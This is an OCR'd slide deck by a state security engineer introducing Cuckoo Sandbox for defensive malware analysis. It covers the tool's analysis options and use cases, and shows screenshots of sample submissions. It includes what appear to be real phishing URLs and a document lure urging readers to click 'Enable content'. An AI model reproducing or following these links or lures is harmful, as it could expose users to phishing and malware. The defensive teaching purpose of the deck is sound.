
cuckoo

Nicholas Penning

BIT - State of South Dakota

bit
bureau of
information &
telecommunications



```
PS C:\> whoami
```

Education
DSU [B.S. CONS & M.S. IA]


Title
Security Technology Engineer
BIT - State of South Dakota
4+ Years

Skills/Experience
Malware/Threat Analysis
Incident Response
Forensics
Vulnerability Scanning

Life Outside of Work
Long Distance Running
Visiting/Spending Time w/ Family
Spending Time w/ My Wife

Cuckoo?


- Analyze Files/URLs



Supported file types:


... and various others!

Cuckoo Sandbox
source software
suspicious files.
custom compone
behavior of the m
running in an iso



https://gosaline.ml/survey/docusign 2/management/
https://t.co/ZGCxF66MPO?rwauntjqvdzibddopfat
http://article.suipianny.com/sites/En/Outstanding-Invoices

- Supports Virtual & Physical Machines
- Customized Images




Analysis Options

A. Drop all traffic

B. Simulate Internet

C. Access Internet

D. Restrict Access to Cuckoo GUI/APIs



Use Cases

Safely execute unknown files or URLs

Analyze Reported Email attachments/URLs


Automate malware/threat analysis

Detonate files uploaded to a web app

Build a threat intel repo

Safely execute unknown files or URLs

- Contained environment
- Detailed reporting
- Documented findings
- Detailed Information




db986e1675b60c95_doc-4203289460592067[1].doc [Compatibility Mode] - Microsoft Word

Office 365

This document created in online version of Microsoft Office Word

To view or edit this document, please click "**Enable editing**" button on the top yellow bar, and then click "**Enable content**"



Timeout

SHORT	MEDIUM	LONG	
60	120	300	30 SECONDS

Options

- Enable Injection: on. Enable behavioral analysis.
- Process Memory Dump: on
- Full Memory Dump: off. If Volatility has been enabled, process an entire VM memory dump with it.
- Enforce Timeout: off
- Enable Simulated Human Interaction: on

EXTRA OPTIONS — What can I use?

NAME	VALUE
name	value

To add a new option, type the option name + value and hit enter. it will add itself to the list. Remove an item by clicking the right remove icon.

Selection: 2/44

	File		Size
□	Your invoice is ready.msg		238.6 KiB
■	Pafish.docm	ARCHIVE	133.8 KiB
□	superTastyMalware.zip		55.0 KiB
■	yams.docx	ARCHIVE	44.4 KiB

Selection


PAFISH.DOCM
Pafish.docm

YAMS.DOCX
yams.docx

